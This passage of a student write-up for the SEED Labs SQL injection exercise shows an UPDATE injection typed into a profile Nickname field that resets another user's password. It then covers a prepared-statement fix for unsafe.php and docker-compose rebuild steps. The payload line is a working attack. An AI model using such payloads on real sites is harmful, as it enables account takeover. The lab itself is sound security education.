
***WHERE ID=$id;";***

1. Perform Injection:
   * Logged in as Alice (username=Alice) (password=seedalice)
   * Went to Edit Profile Page
   * In Nickname field, entered:
     + ***test', password=SHA1('newpassword') WHERE name='Boby' #***
   * Filled the other fields.
   * Clicked Save.
2. Verifying Results:
   * Tried to log in Boby’s profile using old credentials:
     + Username: Boby
     + Password: seedboby
   * We were not able to login, until we tried the new credentials:
     + Username: Boby
     + Password: newpassword









TASK 4: Countermeasure — Prepared Statement

# **Step 1: Locate the Vulnerable Code**

1. Found the file ***unsafe.php*** as specified in the seeds lab pdf.
2. The vulnerable part of ***unsafe.php*** is:

***$result = $conn->query("SELECT id, name, eid, salary, ssn***

***FROM credential***

***WHERE name= '$input\_uname' and Password= '$hashed\_pwd'");***

1. This code is vulnerable because user inputs (***$input\_uname*** and ***$hashed\_pwd***) are directly injected into the SQL query.

# **Step 2: Replace with Prepared Statements**

1. The solution to such vulnerable codes is to use prepared statements.
2. Prepared statements prevents the insertion of adding values directly into the query which will run, enhancing security and adding another barrier before direct access to a database.
3. Using prepared statements helps us divide the process of sending a SQL statement to the database in 2 steps:
   1. Data is replaced by ? markers.
   2. These ? markers will soon be connected using ***bind\_param()***.
4. Updated the code to use prepared statements:

***$conn = getDB();***

***$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn***

***FROM credential***

***WHERE name = ? AND Password = ?");***

***$stmt->bind\_param("ss", $input\_uname, $hashed\_pwd);***

***$stmt->execute();***

***$result = $stmt->get\_result();***

***if ($result->num\_rows > 0) {***

***$firstrow = $result->fetch\_assoc();***

***$id = $firstrow["id"];***

***$name = $firstrow["name"];***

***$eid = $firstrow["eid"];***

***$salary = $firstrow["salary"];***

***$ssn = $firstrow["ssn"];***


***}***

***$stmt->close();***


***$conn->close();***

# Step 3: Restart Application and Containers:


1. We stopped the running containers using the following command:
   1. sudo docker-compose down



1. Now that the containers have stopped, we had to rebuild those containers using:
   1. sudo docker-compose build



1. After a couple of minutes, the images are re-built with updated code.
2. In order to get those images up and running as containers again, we ran the command:
   1. Sudo docker-compose up



1. Now all 2 containers (apache and mysql containers) were updated and running with the latest changes in code.

